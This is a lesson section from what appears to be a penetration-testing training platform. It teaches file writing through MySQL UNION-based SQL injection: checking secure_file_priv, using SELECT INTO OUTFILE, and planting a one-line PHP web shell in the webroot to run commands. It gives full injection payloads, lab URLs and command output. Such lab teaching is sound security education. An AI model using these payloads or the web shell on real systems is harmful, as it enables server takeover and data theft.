Writing Files

When it comes to writing files to the back-end server, it becomes much more restricted in modern DBMSes, since we can utilize this to write a web shell on the remote server, hence getting code execution and taking over the server. This is why modern DBMSes disable file-write by default and require certain privileges for DBA's to write files. Before writing files, we must first check if we have sufficient rights and if the DBMS allows writing files.

Write File Privileges

To be able to write files to the back-end server using a MySQL database, we require three things:

```
1. User with FILE privilege enabled
2. MySQL global secure_file_priv variable not enabled
3. Write access to the location we want to write to on the back-end server
```

We have already found that our current user has the `FILE` privilege necessary to write files. We must now check if the MySQL database has that privilege. This can be done by checking the `secure_file_priv` global variable.

secure_file_priv

The secure_file_priv variable is used to determine where to read/write files from. An empty value lets us read files from the entire file system. Otherwise, if a certain directory is set, we can only read from the folder specified by the variable. On the other hand, `NULL` means we cannot read/write from any directory. MariaDB has this variable set to empty by default, which lets us read/write to any file if the user has the `FILE` privilege. However, `MySQL` uses `/var/lib/mysql-files` as the default folder. This means that reading files through a `MySQL` injection isn't possible with default settings. Even worse, some modern configurations default to `NULL`, meaning that we cannot read/write files anywhere within the system.

So, let's see how we can find out the value of `secure_file_priv`. Within `MySQL`, we can use the following query to obtain the value of this variable:

Code: sql

```sql
SHOW VARIABLES LIKE 'secure_file_priv';
```

However, as we are using a `UNION` injection, we have to get the value using a `SELECT` statement. This shouldn't be a problem, as all variables and most configurations' are stored within the `INFORMATION_SCHEMA` database. `MySQL` global variables are stored in a table called global_variables, and as per the documentation, this table has two columns `variable_name` and `variable_value`.

We have to select these two columns from that table in the `INFORMATION_SCHEMA` database. There are hundreds of global variables in a MySQL configuration, and we don't want to retrieve all of them. We will then filter the results to only show the `secure_file_priv` variable, using the `WHERE` clause we learned about in a previous section.

The final SQL query is the following:


Code: sql

```sql
SELECT variable_name, variable_value FROM information_schema.global_variables where variable_name="secure_file_priv"
```

So, similar to other `UNION` injection queries, we can get the above query result with the following payload. Remember to add two more columns `1` & `4` as junk data to have a total of 4 columns':

Code: sql

```
cn' UNION SELECT 1, variable_name, variable_value, 4 FROM information_schema.global_variables where variable_name="secure_
```



And the result shows that the `secure_file_priv` value is empty, meaning that we can read/write files to any location.

SELECT INTO OUTFILE

Now that we have confirmed that our user should write files to the back-end server, let's try to do that using the `SELECT .. INTO OUTFILE` statement. The SELECT INTO OUTFILE statement can be used to write data from select queries into files. This is usually used for exporting data from tables.

To use it, we can add `INTO OUTFILE '...'` after our query to export the results into the file we specified. The below example saves the output of the `users` table into the `/tmp/credentials` file:

secure_file_priv

```
SELECT * from users INTO OUTFILE '/tmp/credentials';
```

If we go to the back-end server and `cat` the file, we see that table's content:

secure_file_priv

```
MichaelLuka@htb[/htb]$ cat /tmp/credentials

1       admin   392037dbba51f692776d6cefb6dd546d
2       newuser 9da2c9bcdf39d8610954e0e11ea8f45f
```

It is also possible to directly `SELECT` strings into files, allowing us to write arbitrary files to the back-end server.

Code: sql

```
SELECT 'this is a test' INTO OUTFILE '/tmp/test.txt';
```

When we `cat` the file, we see that text:

secure_file_priv

```
MichaelLuka@htb[/htb]$ cat /tmp/test.txt

this is a test
```

secure_file_priv

```
MichaelLuka@htb[/htb]$ ls -la /tmp/test.txt

-rw-rw-rw- 1 mysql mysql 15 Jul  8 06:20 /tmp/test.txt
```

As we can see above, the `test.txt` file was created successfully and is owned by the `mysql` user.

Tip: Advanced file exports utilize the 'FROM_BASE64("base64_data")' function in order to be able to write long/advanced files, including binary data.

Writing Files through SQL Injection

Let's try writing a text file to the webroot and verify if we have write permissions. The below query should write `file written successfully!` to the `/var/www/html/proof.txt` file, which we can then access on the web application:

Code: sql

```sql
select 'file written successfully!' into outfile '/var/www/html/proof.txt'
```

Note: To write a web shell, we must know the base web directory for the web server (i.e. web root). One way to find it is to use `load_file` to read the server configuration, like Apache's configuration found at `/etc/apache2/apache2.conf`, Nginx's configuration at `/etc/nginx/nginx.conf`, or IIS configuration at `%WinDir%\System32\Inetsrv\Config\ApplicationHost.config`, or we can search online for other possible configuration locations. Furthermore, we may run a fuzzing scan and try to write files to different possible web roots, using this wordlist for Linux or this wordlist for Windows. Finally, if none of the above works, we can use server errors displayed to us and try to find the web directory that way.

The `UNION` injection payload would be as follows:

Code: sql

```sql
cn' union select 1,'file written successfully!',3,4 into outfile '/var/www/html/proof.txt'-- -
```

http://SERVER_IP:PORT/search.php?port_code=cn' union select 1,'file written successfully!',3,4 into outfile '/var/www/html/proof.txt'-- -

Search for a port: Search

Port Code	Port City	Port Volume

We don't see any errors on the page, which indicates that the query succeeded. Checking for the file `proof.txt` in the webroot, we see that it indeed exists:

http://SERVER_IP:PORT/proof.txt

1 file written successfully! 3 4

Note: We see the string we dumped along with '1', '3' before it, and '4' after it. This is because the entire 'UNION' query result was written to the file. To make the output cleaner, we can use "" instead of numbers.

Writing a Web Shell

Having confirmed write permissions, we can go ahead and write a PHP web shell to the webroot folder. We can write the following PHP webshell to be able to execute commands directly on the back-end server:

Code: php

```
<?php system($_REQUEST[0]); ?>
```

We can reuse our previous `UNION` injection payload, and change the string to the above, and the file name to `shell.php`:

Code: sql

```
cn' union select "",'<?php system($_REQUEST[0]); ?>', "", "" into outfile '/var/www/html/shell.php'-- -
```

http://SERVER_IP:PORT/search.php?port_code=cn' union select " ",'<?php system($_REQUEST[0]); ?>', " ", " " into outfile '/var/www/html/shel

Search for a port: Search

Port Code	Port City	Port Volume

Once again, we don't see any errors, which means the file write probably worked. This can be verified by browsing to the `/shell.php` file and executing commands via the `0` parameter, with `?0=id` in our URL:

http://SERVER_IP:PORT/shell.php?0=id

uid=33(www-data) gid=33(www-data) groups=33(www-data)

The output of the `id` command confirms that we have code execution and are running as the `www-data` user.

Start Instance

1 / 1 spawns left

Waiting to start...

Questions

Cheat Sheet

Answer the question(s) below to complete this Section and earn cubes!

Target: Click here to spawn the target system!

+ 1 Find the flag by using a webshell.

Submit your answer here...

Submit

Hint

Previous Next

Cheat Sheet

Go to Questions

Table of Contents

My Workstation

OFFLINE

Start Instance

1 / 1 spawns left